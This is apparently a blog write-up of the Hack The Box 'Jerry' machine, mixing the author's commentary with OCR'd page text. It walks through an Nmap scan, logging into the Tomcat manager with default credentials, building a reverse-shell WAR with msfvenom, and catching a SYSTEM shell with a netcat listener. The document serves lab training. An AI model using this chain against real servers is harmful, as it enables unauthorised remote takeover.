
Jerry


Jerry is rated as an Easy box on HTB. It has a realistic feel because it is running Apache Tomcat...

Starting with an Nmap scan we see only 1 port open 8080 running Apache Tomcat/Coyote JSP Engine 1.1



```
PORT     STATE SERVICE REASON          VERSION
8080/tcp open  http    syn-ack ttl 127 Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/7.0.88
```

Taking a look at the webpage.. we are greeted with an Apache Tomcat/7.0.88 default page…
We can take a few different approaches, lets try to login as admin on the Manager App…



Apache Tomcat/7.0.88

If you're seeing this, you've successfully installed Tomcat. Congratulations!

Recommended Reading:
Security Considerations HOW-TO

Authentication Required - Mozilla Firefox

http://10.10.10.95:8080 is requesting your username and password. The site says: "Tomcat Manager Application"

User Name:

Password:

Managing Tomcat

For security, access to the manager webapp is restricted. Users are defined in:

$CATALINA_HOME/conf/tomcat-users.xml

In Tomcat 7.0 access to the manager application is split between different users. Read more...

Release Notes
Changelog
Migration Guide
Security Notices

Documentation

Tomcat 7.0 Documentation
Tomcat 7.0 Configuration
Tomcat Wiki

Find additional important configuration information in:

$CATALINA_HOME/RUNNING.txt

Developers may be interested in:

Tomcat 7.0 Bug Database
Tomcat 7.0 JavaDocs
Tomcat 7.0 SVN Repository

Getting Help

FAQ and Mailing Lists

The following mailing lists are available:

tomcat-announce
Important announcements, releases, security vulnerability notifications. (Low volume).


tomcat-users
User support and discussion

taglibs-user
User support and discussion for Apache Taglibs

tomcat-dev
Development mailing list, including commit messages

There are many different ways to approach this… You can use Hydra against the webserver, there is also a Metasploit module for Tomcat

But by far the easiest way is thru proper enumeration…
If you attempted default credientials to login and were greeted with an error page, well you win…



401 Unauthorized

You are not authorized to view this page. If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in your installation. That file must contain the credentials to let you use this webapp.

For example, to add the `manager-gui` role to a user named `tomcat` with a password of `s3cret`, add the following to the config file listed above.

```
<role rolename="manager-gui"/>
<user username="tomcat" password="s3cret" roles="manager-gui"/>
```

Note that for Tomcat 7 onwards, the roles required to use the manager application were changed from the single `manager` role to the following four roles. You will need to assign the role(s) required for the functionality you wish to access.

- `manager-gui` - allows access to the HTML GUI and the status pages
- `manager-script` - allows access to the text interface and the status pages
- `manager-jmx` - allows access to the JMX proxy and the status pages
- `manager-status` - allows access to the status pages only

The HTML interface is protected against CSRF but the text and JMX interfaces are not. To maintain the CSRF protection:

- Users with the `manager-gui` role should not be granted either the `manager-script` or `manager-jmx` roles.
- If the text or jmx interfaces are accessed through a browser (e.g. for testing since these interfaces are intended for tools not humans) then the browser must be closed afterwards to terminate the session.

For more information - please see the Manager App HOW-TO.

They Bloody give you the creds right there!!

username: tomcat
password: s3cret

Login with the credentials at <boxIP>/manager/html

Boom! were in!


Apache Tomcat is an open-source implementation of the Java Servlet, JavaServer Pages, Java Expression Language and WebSocket technologies. Tomcat provides a "pure Java" HTTP web server environment in which Java code can run.

Any hacker should take quick notice of an upload button...
I do not know much about XML but I know we can get a reverse shell thru the use of a War file (thanks Google)...Lets use msfvenom

MSFVENOM:


```
    msfvenom -p java/jsp_shell_reverse_tcp LHOST=<boxIP> LPORT=4545 -f war -o Jerry.war
```

Browse to WAR file and upload... Don't forget your listener ;)



Applications
Path
/
/Jerry
/docs

Bing Bata Boom!
No need for Priv Esc because we are NT Authority\System



```
[chaotic@KamiArch Jerry]$ nc -lvnp 4545
Connection from 10.10.10.95:49192
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\apache-tomcat-7.0.88>whoami
whoami
nt authority\system

C:\apache-tomcat-7.0.88>
```